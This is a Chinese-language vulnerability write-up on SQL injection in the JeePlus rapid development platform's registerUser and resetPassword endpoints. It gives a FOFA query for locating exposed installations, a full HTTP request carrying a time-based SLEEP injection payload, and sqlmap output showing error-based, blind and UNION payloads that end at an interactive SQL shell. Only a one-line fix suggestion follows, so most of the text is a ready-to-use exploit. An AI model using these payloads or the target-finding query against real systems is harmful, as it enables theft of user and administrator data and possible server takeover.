# J4-4Jeeplus-快速开发平台-SQL

## 漏洞描述：

JeePlus快速开发平台 resetPassword、registerUser等接口处存在SQL注入漏洞，攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

**网站图片：**


## 网络测绘：

**fofa语法：**


FOFA：app="JeePlus"

## 漏洞复现：

payload：

```
GET /a/sys/register/registerUser?&mobile=13886531445%27+AND+%28SELECT+7508+FROM+%28SELECT%28SLEEP%285%29%29%29SxSX%29--+TwCe HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图:
延时5秒




Sqlmap验证

```
[root@VM-16-8-centos sqlmap-1.7]# python3 sqlmap.py -u "http 8300/a/sys/register/registerUser?&mobile=13886531445*" --s
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibilit
al, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:15:17 /2024-02-06/

custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] y
[22:15:19] [INFO] resuming back-end DBMS 'mysql'
[22:15:19] [INFO] testing connection to the target URL
[22:15:19] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
you have not declared cookie(s), while server wants to set its own ('jeeplus.session.id=9b8f86ee254 ... 0f95662cf8'). Do you want to use
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: http:/ :8300/a/sys/register/registerUser?&mobile=13886531445' AND GTID_SUBSET(CONCAT(0x716b767a71,(SELECT (EL
1),3354)-- EpVJ

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://1 1:8300/a/sys/register/registerUser?&mobile=13886531445' AND (SELECT 6077 FROM (SELECT(SLEEP(5)))Psmf)--

    Type: UNION query
    Title: MySQL UNION query (NULL) - 23 columns
    Payload: http:/ 1:8300/a/sys/register/registerUser?&mobile=13886531445' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,
L,NULL,NULL,NULL,CONCAT(0x716b767a71,0x417a716a6e5865644f504a497672525053584d446d506b427859507371654f4e6c77687650477352,0x716b627a71),N
,NULL#
---
[22:15:20] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[22:15:20] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell>
```

## 修复建议：

立即更新JeePlus快速开发平台，修复`resetPassword`和`registerUser`接口的SQL注入漏洞，加强安全防护措施，防止数据泄露和系统被恶意控制。